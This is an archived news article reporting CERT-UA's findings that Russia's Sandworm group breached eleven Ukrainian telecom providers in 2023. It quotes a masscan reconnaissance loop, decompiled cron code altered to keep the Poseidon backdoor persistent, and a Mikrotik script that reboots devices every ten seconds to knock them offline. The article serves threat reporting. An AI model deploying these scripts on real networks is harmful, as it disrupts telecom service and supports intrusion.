
Russian Sandworm hackers breached 11 Ukrainian telcos since May

By Bill Toulas


Published: 2023-10-16 · Archived: 2026-04-02 10:57:19 UTC



The state-sponsored Russian hacking group tracked as 'Sandworm' has compromised eleven telecommunication service providers in Ukraine between May and September 2023.

That is based on a new report by Ukraine's Computer Emergency Response Team (CERT-UA) citing 'public resources' and information retrieved from some breached providers.

The agency states that the Russian hackers "interfered" with the communication systems of 11 telcos in the country, leading to service interruptions and potential data breaches.


Outlook
f5
Outlook

Sandworm is a very active espionage threat group linked to Russia's GRU (armed forces). The attackers have focused on Ukraine throughout 2023, using phishing lures, Android malware, and data-wipers.

Targeting telcos

The attacks begin with Sandworm performing reconnaissance on telecommunication company's networks using the 'masscan' tool to perform scans on the target's network.

```
while true
do
    time_now=$(date +%d_%m_%Y_%H_%M)
    echo $time_now
    for i in in/*
    do
        masscan -p$(cat conf.txt) --ping --rate 1000 $(cat $i) -oG logs.txt
        name=($(echo $i| tr "/" "\n"))
        cp logs.txt logs/${name[1]}_$time_now.logs
    done
    sleep 1800
done
```

Example of masscan script *(CERT-UA)*

Sandworm looks for open ports and unprotected RDP or SSH interfaces they can leverage to breach the network.

Additionally, the attackers use tools like 'ffuf', 'dirbuster', 'gowitness', and 'nmap' to find potential vulnerabilities in web services that can be exploited to gain access.

Compromised VPN accounts that weren't protected by multi-factor authentication have also been leveraged to gain network access.

To make their intrusions stealthier, Sandworm uses 'Dante', 'socks5,' and other proxy servers to route their malicious activities through servers within the Ukrainian internet region they compromised previously, making it appear less suspicious.

CERT-UA reports seeing two backdoors in breached ISP systems, namely 'Poemgate' and 'Poseidon.'

Poemgate captures the credentials of admins who attempt to authenticate in the compromised endpoint, providing the attackers with access to additional accounts they can use for lateral movement or deeper network infiltration.

Poseidon is a Linux backdoor that the Ukrainian agency says "includes the full range of remote computer control tools." Persistence for Poseidon is achieved by modifying Cron to add rogue jobs.

```
ProgramName = __xpg_basename(*argv);
parse_args(argc, argv);
signal(17, sigchld_handler);
signal(1, sighup_handler);
if ( !fdopen(0, "r") )
  open("dev/null", 0);
acquire_daemonlock(0LL);
set_cron_uid();
set_cron_cwd();
setenv("PATH", "/usr/bin:/bin", 1);
setlocale(6, &locale);
setlocale(3, "C");
s1 = nl_langinfo(14);
if ( !s1 || !strcasecmp(s1, "ANSI_x3.4-1968") )
  strcpy(cron_default_mail_charset, "US-ASCII");
else
  strncpy(cron_default_mail_charset, s1, 0x3E8uLL);
if ( !stay_foreground )
{
  v3 = fork();
  if ( v3 == -1 )
  {
    v4 = getpid();
    log_it("CRON", v4, "DEATH", "can't fork");
    exit(0);
  }
  if ( v3 )
    _exit(0);
  v5 = getpid();
  log_it("CRON", v5, "STARTUP", "fork ok");
  setsid();
  freopen("/dev/null", "r", stdin);
  freopen("/dev/null", "w", stdout);
  freopen("/dev/null", "w", stderr);
}
acquire_daemonlock(0LL);
memset(v7, 0, sizeof(v7));
load_database(v7);
set_time(1LL);
run_reboot_jobs(v7);
virtualTime = clockTime;
timeRunning = clockTime;
pthread_create(&newthread, 0LL, &RunMain, 0LL);
while ( 1 )
{
  do
```

Cron binary modification to add persistence for Poseidon *(CERT-UA)*

Sandworm uses the 'Whitecat' tool to remove the attack's traces and delete access logs.

At the final stages of the attack, the hackers were seen deploying scripts that would cause service disruption, especially focusing on Mikrotik equipment, and wipe backups to make recovery more challenging.

```
/system scheduler
add interval=10m name=sch1 on-event=jsc1 policy=reboot,write start-date=\
    aug/21/2023 start-time=10:30:00
add interval=10s name=sch2 on-event=jsc2 policy=reboot,write start-time=\
    startup

/system script
add dont-require-permissions=no name=jsc1 owner=admin policy=reboot,write \
    source=":system scheduler add name=sch2 on-event=jsc2 policy=reboot,write \
    start-time=startup interval=00:00:10"
add dont-require-permissions=no name=jsc2 owner=admin policy=reboot,write \
    source=":system reboot"
```

Script to impair Mikrotik devices *(CERT-UA)*

CERT-UA advises that all service providers in the country follow the recommendations in this guide to make it harder for cyber intruders to breach their systems.
